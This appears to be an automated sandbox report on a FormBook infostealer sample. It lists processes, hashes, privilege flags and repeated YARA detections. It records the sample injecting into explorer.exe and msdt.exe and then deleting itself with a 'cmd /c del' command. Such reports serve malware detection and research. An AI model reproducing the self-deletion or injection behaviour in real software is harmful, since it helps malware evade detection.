Analysis Process: divpCHa0h7.exe PID: 2256 Parent PID: 3240

General

Start time:	19:46:09
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\divpCHa0h7.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\divpCHa0h7.exe
Imagebase:	0x400000
File size:	477696 bytes
MD5 hash:	FDA0D823B262AC2B1BD76A2053C29692
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.361762124.00000000005D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.361762124.00000000005D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.361762124.00000000005D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.265367323.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.265367323.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.265367323.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.361396861.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.361396861.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.361396861.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.361951579.00000000009D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.361951579.00000000009D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.361951579.00000000009D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 2256

General

Start time:	19:46:10
Start date:	13/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.290893406.0000000006D39000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.290893406.0000000006D39000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.290893406.0000000006D39000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.307316377.0000000006D39000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.307316377.0000000006D39000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.307316377.0000000006D39000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: msdt.exe PID: 6440 Parent PID: 2256

General

Start time:	19:46:52
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0x2f0000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.520122597.0000000002760000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.520122597.0000000002760000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.520122597.0000000002760000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.519918692.0000000002660000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.519918692.0000000002660000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.519918692.0000000002660000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.517884800.0000000000610000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.517884800.0000000000610000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.517884800.0000000000610000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6732 Parent PID: 6440

General

Start time:	19:46:55
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\divpCHa0h7.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6760 Parent PID: 6732

General

Start time:	19:46:56
Start date:	13/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis